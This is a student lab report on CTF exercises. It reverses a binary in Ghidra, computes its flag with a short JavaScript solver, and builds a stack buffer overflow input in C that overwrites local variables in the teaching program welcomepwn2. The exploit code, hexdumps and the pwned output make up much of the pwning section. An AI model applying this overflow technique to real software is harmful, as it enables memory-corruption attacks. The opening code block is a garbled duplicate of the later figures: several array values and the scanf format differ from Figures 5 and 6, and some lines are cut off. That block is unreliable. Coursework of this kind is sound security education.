

```
0004a038 00 77 00h
0004a039 00 77 00h
0004a03a 00 77 00h
0004a03b 00 77 00h
0004a03c 00 77 00h
0004a03d 00 77 00h
0004a03e 00 77 00h
0004a03f 00 77 00h

intOffsetArray[3] XREF[1,4]: main:0004a045b(R),
int119 (0004a040+4) main:0004a0491(R),
intArrayBase (0004a040+8) main:0004a04bc(*),
intOffsetArray main:0004a0511(R),
main:0004a0511(R)

0004a040 43 00 00 int[49]
00 77 00
00 00 45 ...

0004a040 [0] 99, 119, 69, 30
0004a050 [4] 120, 84, 9, 50
0004a060 [8] 28, 98, 14, 100
0004a070 [12] 41, 28, 70, 70
0004a080 [16] 104, 39, 124, 74
0004a090 [20] 39, 79, 101, 35
0004a0a0 [24] 51, 39, 47, 51
0004a0b0 [28] 12, 55, 101, 40
0004a0c0 [32] 76, 104, 13, 52
0004a0d0 [36] 19, 108, 32, 72
0004a0e0 [40] 61, 116, 87, 47
0004a0f0 [44] 68, 36, 43, 96
****,*** ****

15 undefined *local_18;
16
17 local_18 = &stack0x00000004;
18 local_24 = *(int *)(&in GS_OFFSET + 0x14);
19 __printf_chk(1,"Flag: ");
20 __isoc99_scanf("%i00s",&charInput0);
21 if ((int)charInput0 == intOffsetArray[0]) {
22     if (999 < intOffsetArray[1]) {
23 LAB_0004851b:
24         puts("Congrats! :D");
25         goto LAB_00048473;
26     }
27     if ((intOffsetArray[1] == ((int)charInput0 * i
28         indexIntPtr = intOffsetArray + 2;
29         indexCharPtr = charInput2Ptr;
30         do {
31             intOffset = *indexIntPtr;
32             if (999 < intOffset) goto LAB_0004851b;
33             charCurrent = *indexCharPtr;
34             charPrevious = (int)charInput1;
35             indexIntPtr = indexIntPtr + 1;
36             indexCharPtr = indexCharPtr + 1;
37             charInput1 = charCurrent;
38         } while (intOffset == (charPrevious * chari
39     }
40 }
41 puts("Wrong flag... :(");
42 LAB_00048473:
43 if (local_24 == *(int *)(&in GS_OFFSET + 0x14))
44     return 0;
```

Lab 2

Medium Reversing and Pwning

Junxian Chen | SWE 266P | May 22, 2020

Medium Reversing Challenge: mathrev_2




Figure 1

To begin with, start Ghidra and import the mathrev_2 binary (Figure 1). Double click it to open the code browser.




Figure 2

Then, click "Search" and "Program Text". (Figure 2)




Figure 3

Because we already know the program prints “Wrong flag” when we provide the incorrect input, we can locate the main function easily by searching the keyword “wrong”. (Figure 3)




Figure 4

Double click the top entry, we can jump to the decompiled code of a function. Here I renamed it to “main” for better readability.

```

19  __printf_chk(1,"Flag: ");
20  __isoc99_scanf("%100s",&charInput0);
21  if ((int)charInput0 == intOffsetArray[0]) {
22      if (999 < intOffsetArray[1]) {
23  LAB_0804851b:
24      puts("Congratz! :D");
25      goto LAB_08048473;
26  }
27  if (intOffsetArray[1] == ((int)charInput0 * (int)charInput1) % 0x83) {
28      indexIntPtr = intOffsetArray + 2;
29      indexCharPtr = charInput2Ptr;
30      do {
31          intOffset = *indexIntPtr;
32          if (999 < intOffset) goto LAB_0804851b;
33          charCurrent = *indexCharPtr;
34          charPrevious = (int)charInput1;
35          indexIntPtr = indexIntPtr + 1;
36          indexCharPtr = indexCharPtr + 1;
37          charInput1 = charCurrent;
38      } while (intOffset == (charPrevious * charCurrent) % 0x83);
39  }
40  }
41  puts("Wrong flag.... :(");
42  LAB_08048473:
43  if (local_24 == *(int *)(in_GS_OFFSET + 0x14)) {
44      return 0;
45  }

```

Figure 5

The core logic of the program is shown in Figure 5. Please note that the variables are renamed so that they can be understood easier.

First it accepts a string input from the user, and stores the string at “charInput0”. “charInput0” is the first character of the input string. To pass the first condition statement, it has to equal to the first element of “intOffsetArray”. By looking up the data shown in Figure 6, intOffsetArray[0] is 99, which is the letter “c” in ASCII. Then, intOffsetArray[1] equals 119 so it goes to the next if statement.

The statement

```
if (intOffsetArray[1] == ((int)charInput0 * (int)charInput1) % 0x83)
```

tries to match the array element with the result of a math expression. It is not hard to understand the right side converts two char into their ASCII codes, and then does

multiplication, and finally mod 0x83 (131 in decimal). By looking up the table in Figure 6 again, `intOffsetArray[1]` equals 119. Now we have to solve the equation:

$$119 = 99x \bmod 131, \text{ where } 0 \leq x \leq 127$$

By solving the equation, we can get $x = 115$, which is “s” in ASCII. Now we have two letters for the flag which are “c” and “s”.

| | | | | | |
|----------|---------------------------|---------|------------|-------------------|-----|
| | intOffsetArray[3] | | XREF[1,4]: | main:0804845b(R), | |
| | int119 (0804a040+4) | | | main:08048491(R), | |
| | intArrayBase (0804a040+8) | | | main:080484bc(*), | |
| | intOffsetArray | | | main:08048511(R), | |
| | | | | main:08048511(R) | |
| 0804a040 | 63 00 00 | int[49] | | | |
| | 00 77 00 | | | | |
| | 00 00 45 ... | | | | |
| 0804a040 | [0] | 99, | 119, | 69, | 30 |
| 0804a050 | [4] | 130, | 84, | 9, | 50 |
| 0804a060 | [8] | 28, | 98, | 14, | 100 |
| 0804a070 | [12] | 41, | 28, | 70, | 70 |
| 0804a080 | [16] | 104, | 39, | 126, | 74 |
| 0804a090 | [20] | 39, | 79, | 101, | 35 |
| 0804a0a0 | [24] | 51, | 39, | 67, | 51 |
| 0804a0b0 | [28] | 12, | 55, | 101, | 40 |
| 0804a0c0 | [32] | 76, | 104, | 13, | 52 |
| 0804a0d0 | [36] | 19, | 108, | 32, | 72 |
| 0804a0e0 | [40] | 61, | 116, | 87, | 47 |
| 0804a0f0 | [44] | 68, | 36, | 43, | 96 |
| 0804a100 | [48] | 9999 | | | |

Figure 6

Then we are on line 28. From line 30 to line 38, we are in a loop that keeps traversing the whole input string and the offset array. As long as the condition

$$\text{intOffset} == (\text{charPrevious} * \text{charCurrent}) \% 0x83$$

is true, we will finally hit 9999 at the end of the array, which means on line 32 we will jump to the “`puts("Congratz! :D")`” statement. So, our goal is to solve the equation repeatedly, and compute our `charCurrent` for the flag string. To achieve this, I wrote some JavaScript (Figure 7) to automate this process:

```

23 > const offset = [ ...
73 ];
74
75 ✓ const getAscii = (offset, prev) => {
76   .. for (let ascii = 0; ascii < 128; ascii++) {
77     .. .. if ((prev * ascii) % 0x83 === offset) {
78       .. .. .. return ascii;
79     .. .. }
80   .. }
81 };
82
83 let flag = String.fromCharCode(99); // c
84 let i = 1;
85 ✓ while (offset[i] < 1000) {
86   .. flag += String.fromCharCode(getAscii(offset[i], flag.charCodeAt(i - 1)));
87   .. ++i;
88 }
89 console.log(flag);
90
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
cs527{0H_y3aH_1_c4N_w0rK_w1th_n0N-l1n34R_7hiNGs}

[Done] exited with code=0 in 0.116 seconds

```

Figure 7

The offset array in Figure 7 contains numbers from the array in Figure 6. As we can see here the flag is generated successfully.

Pwning: welcomepwn2.c

```
root@joxon-ubuntu:~# apt install gcc-multilib
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
gcc-9-multilib lib32asan5 lib32atomic1 lib32gcc-9-dev lib32gcc-s1 lib32gcc1
lib32gomp1 lib32itm1 lib32quadmath0 lib32stdc++6 lib32ubsan1 libc6-dev-i386
libc6-dev-x32 libc6-i386 libc6-x32 libx32asan5 libx32atomic1 libx32gcc-9-dev
libx32gcc-s1 libx32gcc1 libx32gomp1 libx32itm1 libx32quadmath0 libx32stdc++6
libx32ubsan1
The following NEW packages will be installed:
gcc-9-multilib gcc-multilib lib32asan5 lib32atomic1 lib32gcc-9-dev
lib32gcc-s1 lib32gcc1 lib32gomp1 lib32itm1 lib32quadmath0 lib32stdc++6
lib32ubsan1 libc6-dev-i386 libc6-dev-x32 libc6-i386 libc6-x32 libx32asan5
libx32atomic1 libx32gcc-9-dev libx32gcc-s1 libx32gcc1 libx32gomp1 libx32itm1
libx32quadmath0 libx32stdc++6 libx32ubsan1
0 upgraded, 26 newly installed, 0 to remove and 6 not upgraded.
Need to get 16.5 MB of archives.
After this operation, 81.1 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Figure 8

To compile the programs, we have to install 32-bit libraries for gcc. This screenshot (Figure 8) was taken on Ubuntu 20.04.

```
joxon@joxon-ubuntu:~/Documents/swe266p-lab2/pwn$ gcc -m32 -fno-stack-protector -O0 -o welcomepwn1 welcomepwn1.c
welcomepwn1.c: In function 'main':
welcomepwn1.c:29:11: warning: implicit declaration of function 'time' [-Wimplicit-function-declaration]
  29 |     srand(time(NULL)); // initialize random seed
      |           ^~~~~
joxon@joxon-ubuntu:~/Documents/swe266p-lab2/pwn$ ./welcomepwn1 < ./w1.txt
Name?: Year of birth?: Gender (M/F)?: It seems that this is your lucky day! Here's your flag:
this_is_a_flag
```

Figure 9

To test and verify the result of our first PWN challenge, I tried to generate w1.txt first and made it the input of the welcomepwn1 binary. As shown in Figure 9, the program was pwned and displayed the flag (which we had to create manually because it was calling “cat flag”).

| | |
|---|---|
| <pre>32 // read some info 33 printf("Name?: ");scanf("%s", &name); 34 printf("Year of birth?: "); scanf("%d", &birth); 35 printf("Gender (M/F)?: "); scanf("\n%c", &gender); 36 </pre> | <pre>33 // read some info 34 printf("Year of birth?: "); scanf("%d", &birth); 35 printf("Gender (M/F)?: "); scanf("\n%c", &gender); 36 printf("Name?: ");scanf("%s", &name); 37 </pre> |
|---|---|

Figure 10: Left: welcomepwn1.c; Right: welcomepwn2.c

So by comparing welcomepwn1.c and welcomepwn2.c, the only difference is that in welcomepwn2.c the name is received at last instead of at the beginning. In this case, if we are still using “name” to perform buffer overflow, our input will replace the values we give for “birth” and “gender”. So we should be very careful about giving them the right values to pass the condition statements.

```

*****
*                                     FUNCTION
*****
undefined main(undefined1 param_1)
undefined      AL:1      <RETURN>
undefined1     Stack[0x4]:1 param_1
undefined4     EAX:4      time
undefined4     Stack[0x0]:4 local_res0
undefined1     Stack[-0x10]:1local_10
undefined4     Stack[-0x14]:4id

undefined4     Stack[-0x18]:4birth

undefined1     Stack[-0x19]:1gender

char[32]       Stack[-0x39]... name

```




Figure 11

Using Ghidra to inspect welcomepwn2, we can still find that it has similar memory layout as welcomepwn1, so that we can keep using “name” to overflow the buffer.


```

15  time = getTime(0);
16  srand(time);
17  id = rand();
18  printf("Year of birth?: ");
19  scanf(&DAT_00012019,&birth);
20  printf("Gender (M/F)?: ");
21  scanf(&DAT_0001202c,&gender);
22  printf("Name?: ");
23  scanf(&DAT_00012038,name);
24  if (birth < 0x78a) {
25      printAndExit("You\'re too old :\\n");
26  }
27  else {
28      if (birth < 0x7d1) {
29          if ((gender == 'M') || (gender == 'F')) {
30              if (id == 0xcc07c9) {
31                  printAndExit("It seems that this is your lucky day! Here\'s your flag:\\n");
32                  runCommand("cat flag");
33              }
34              else {
35                  printf("Welcome stranger! Here\'s your id: %d\\n",id);
36              }
37          }
38          else {
39              printAndExit("Non-binary? :$\\n");
40          }
41      }
42      else {
43          printAndExit("You\'re too young :)\\n");
44      }
45  }
46  return 0;
47  }

```

Figure 12

The decompiled code for welcomepwn2 binary indicates that “name” is read at last, and it will replace the previous given values.

```
w2rev.c X
D: > Documents > _Repos > swe266p-lab2 > pwn > C w2rev.c
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main(void) {
5      char all[49] = "1970\n\nM\nxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxM^bi$id$";
6
7      char* name = all + 8;
8
9      char* gender = name + 32;
10     *gender = 'M';
11
12     int* birth = (int*) (name + 33);
13     *birth = 1970;
14
15     int* id = (int*) (name + 37);
16     *id = 13371337;
17
18     FILE* file = fopen("w2.txt", "w");
19     fwrite(all, sizeof(char), sizeof(all), file);
20     fclose(file);
21
22     return 0;
23 }
```

Figure 13

The next step is to prepare the input for welcomepwn2. We can predict that the ideal input has a size of 49 bytes according to the welcomepwn2.c code. What we need to do is to modify the “name” very carefully. All the letter ‘x’'s are trivial on line 5 and can be replaced by other letters. The letter ‘M’ is for passing the gender test. The “^bi\$” indicates where we should put our birth year data (an integer takes 4 bytes). And the “^id\$” should be an integer of 13371337.

w2.txt.hexdump X

1

Offset: 00010203 04050607 08090A0B 0C0D0E0F →

2

00000000: 31393730 0A0A4D0A 78787878 78787878 · 1970 .. M. xxxxxxxx

3

00000010: 78787878 78787878 78787878 78787878 · xxxxxxxxxxxxxxxxx

4

00000020: 78787878 78787878 4DB20700 00C907CC · xxxxxxxxM2 ... I.L

5

00000030: 00 ······

6

w2p.txt.hexdump X

1

Offset: 00010203 04050607 08090A0B 0C0D0E0F →

2

00000000: 31393730 0A0A4D0A 78787878 78787878 · 1970 .. M. xxxxxxxx

3

00000010: 78787878 78787878 78787878 78787878 · xxxxxxxxxxxxxxxxx

4

00000020: 78787878 78787878 4DB207 ······ xxxxxxxxM2 .

5

Figure 14

To explain why we should use `fwrite()` here, I created two input files, `w2.txt` and `w2p.txt`. `w2.txt` is created by `fwrite()` while `w2p.txt` is created by `printf()`. As `w2.txt` is correct we can see `w2p.txt` is missing a lot of data. The reason is that `printf()` stops printing when it hits “`\0`”. Unfortunately, for our int data “1970” which contains “`\0`”, we cannot create a correct `w2.txt` by calling `printf()`.

w2.txt.hexdump X

1

Offset: 00010203 04050607 08090A0B 0C0D0E0F →

2

00000000: 31393730 0A0A4D0A 78787878 78787878 · 1970 .. M. xxxxxxxx

3

00000010: 78787878 78787878 78787878 78787878 · xxxxxxxxxxxxxxxxx

4

00000020: 78787878 78787878 4DB20700 00C907CC · xxxxxxxxM2 ... I.L

5

00000030: 00 ······

6

w2p.txt.hexdump X

1

Offset: 00010203 04050607

2

00000000: 31393730 0A0A4D0A

3

00000010: 78787878 78787878

4

00000020: 78787878 78787878

5

Hex Inspector Little Endian

Address: 0x00000029

Selection: 0x00000028 - 0x0000002C

Int8: -78 Uint8: 178

Int16: 1970 Uint16: 1970

Int32: 1970 Uint32: 1970

Float32: 2.7605579747198896e-42

Float64: 7.983325982719938e-305

String (utf-8):

M

Figure 15: `0x29 - 0x2C`: int32 of 1970. Because `0x2B` is “`\0`”, `printf()` stops working.




Figure 16: $0x2D - 0x30$: int32 of 13371337, which is the correct ID




Figure 17

If we try to open w2.txt then the editor cannot display it well because some of the code points are invalid as readable characters. But they can be accepted by the welcomepwn2 binary as integer values.




Figure 18

Finally, we have pwned welcomepwn2.